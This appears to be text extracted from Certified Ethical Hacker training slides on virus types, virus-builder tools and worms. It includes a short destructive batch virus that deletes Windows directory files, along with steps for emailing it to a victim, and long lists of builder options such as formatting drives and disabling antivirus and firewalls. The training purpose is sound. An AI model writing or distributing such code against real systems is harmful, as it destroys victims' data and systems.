


Add-on and Intrusive Viruses



Add-on Viruses


Add-on viruses append their code to the host code without making any changes to the latter or relocate the host code to insert their own code at the beginning



Intrusive viruses overwrite the host code partly or completely with the viral code



Intrusive Viruses



Transient and Terminate and Stay Resident Viruses




Basic Infection Techniques

**Direct Action
or Transient Virus**



**Terminate and Stay
Resident Virus (TSR)**




- ↳ Transfers all the controls of the host code to where it resides in the memory
- ↳ The virus runs when the host code is run and terminates itself or exits memory as soon as the host code execution ends
- ↳ Remains permanently in the memory during the entire work session even after the target host's program is executed and terminated; can be removed only by rebooting the system

Writing a Simple Virus Program



Create a batch file Game.bat
with this text

```
@ echo off  
for %f in (*.bat) do  
copy %f + Game.bat  
del c:\windows\%f
```



Convert the Game.bat batch
file to Game.com using
bat2com utility

Send the Game.com file as an
email attachment to a victim



1

2

3

When run, it copies itself to all
the .bat files in the current
directory and deletes all the files
in the Windows directory

Sam's Virus Generator and JPS Virus Maker



Sam's Virus Generator

Sam's Virus Generator v2.02

Shut Them Up! Funny Killers Disablers Want More!

Funny Bombers:

- Folder Bomber
- C: Drive Overloader
- PopUp Bomber
- Application Bomber
- Foker Bomber
- Annoying Bomber

Funny Creators:

- Swap Mouse Buttons
- Hide Desktop Icons
- Create Matrix
- Delete All Drives
- HardCore Spammer
- Computer Freezer
- End Up! Delete Everything
- Fake Facebook Virus
- Play Windows Start Up Song
- Let's Watch Some Porn
- Get Ip Address
- Loc File
- Call All .bat To Open Up Virus
- Blue Screen Of death! Huh
- Change Admin Password
- Infect All Drives
- Add Scary Image In Virus

Buttons:

- Create Time Bomb
- Create Your Virus
- Echo off
- Clear Codes

JPS Virus Maker

JPS (Virus Maker 3.0)

Virus Options:

- Disable Registry
- Disable Modem
- Disable Task Manager
- Disable Yahoo
- Disable Media Player
- Disable Internet Explorer
- Disable IMO
- Disable Group Policy
- Disable Windows Explorer
- Disable Norton Anti Virus
- Disable McAfee Anti Virus
- Disable Note Pad
- Disable Word Pad
- Disable Windows
- Disable DHCP Client
- Disable Taskbar
- Disable Start Button
- Disable MSI Maintenance
- Disable C:\D
- Disable Security Center
- Disable System Restore
- Disable Control Panel
- Disable Desktop Icons
- Disable Screen Saver
- Hide Services
- Hide Outlook Express
- Hide Windows Clock
- Hide Desktop Icons
- Hide All Processes in Taskbar
- Hide All Tasks in Taskbar
- Hide Run
- Change Explore Custom
- Clear Windows XP
- Swap Mouse Buttons
- Remove Folder Options
- Lock Mouse & Keyboard
- Mute Sound
- Always CD ROM
- Turn On Monitor
- Crazy Mouse
- Destroy Taskbar
- Destroy Offices (Y:\Mysteries)
- Destroy Project Ad Storage
- Destroy Auto Service
- Destroy Clipboard
- Format My Disk
- Hide Cursor
- Auto Start Up

Buttons:

- Run
- Logout
- Optim
- Optimal
- Opti
- Notes
- New/Run Instal
- Run32
- Save Name
- Sender.exe
- About
- Code Virus
- Exit

JPSVIRUSMAKER



Andreinick05's Batch Virus Maker and DeadLine's Virus Maker



Andreinick05's Batch Virus Maker v0.4

Build Infections, Deleting & Other Stuff Options Security Spam & Kill

Disable Keyboard	Disable Mouse	Disable Internet
Swap Mouse Btn	Infect RAR files	Infect BAT files
Infect "ls" CMD	Infect All Folders	Infect Autoexec
Infect All Drives	Infect EXE files	Run As Service
Delete all .txt	Delete Hal.dll	Delete My Doc.
Open Website	http://Google.Ro	
Format C:\	Format	Add to Startup

Andreinick05's Batch Virus Maker v0.4

Build Infections, Deleting & Other Stuff Options Security Spam & Kill

password123	Change User Password
Disable Windows Defender	
Disable Windows Security Center	
Disable Windows Firewall	
Disable Windows Backup	
Disable Windows Update	

Andreinick05's Batch Virus Maker

DeadLine's Virus Maker 1.8.5

RIO Options Tools

Startup settings

Show messagebox on startup
Messagebox options:
Text:

Add to startup

Other options

<input type="checkbox"/> Close Windows Live Messenger	<input type="checkbox"/> Infinite beeping
<input type="checkbox"/> Close Skype	<input type="checkbox"/> Infinite messageboxes
<input type="checkbox"/> Close Yahoo Messenger	<input type="checkbox"/> Disconnect from the internet
<input type="checkbox"/> Random things will happen	<input type="checkbox"/> Visit random url at random time
<input type="checkbox"/> Disable mouse	<input type="checkbox"/> Disable firewall
<input type="checkbox"/> Force shutdown	<input type="checkbox"/> Disable FireFox
<input type="checkbox"/> Force restart	<input type="checkbox"/> Disable Chrome
<input type="checkbox"/> Crazy cd drive	<input type="checkbox"/> Disable Internet Explorer
<input type="checkbox"/> Kill every process	<input type="checkbox"/> Open random files
<input type="checkbox"/> Disable calculator	<input type="checkbox"/> Disable taskmanager
<input type="checkbox"/> Disable msconfig	<input type="checkbox"/> Disable CMD
<input type="checkbox"/> Disable Windows Media Player	<input type="checkbox"/> Disable regedit
	<input type="checkbox"/> Disable explorer
	<input type="checkbox"/> Random mouse movement
	<input type="checkbox"/> Random keyboard keys pressed
	<input type="checkbox"/> Slow computer
	<input type="checkbox"/> Delete clipboard text
	<input type="checkbox"/> Disable notepad


DeadLine's Virus Maker




Sonic Bat - Batch File Virus Creator and Poison Virus Maker



Sonic Bat - Batch File Virus Creator



Poison Virus Maker



Computer Worms



CEH
Certified Ethical Hacker

1

Computer worms are malicious programs that replicate, execute, and spread across the network connections independently without human interaction.



Most of the worms are created only to replicate and spread across a network, consuming available computing resources; however, some worms carry a payload to damage the host system.

2



Attackers use worm payload to install backdoors in infected computers, which turns them into zombies and creates botnets; these botnets can be used to carry further cyber attacks.



How is a Worm Different from a Virus?



Replicates on its own

A worm is a special type of malware that can replicate itself and use memory, but cannot attach itself to other programs



Spreads through the Infected Network


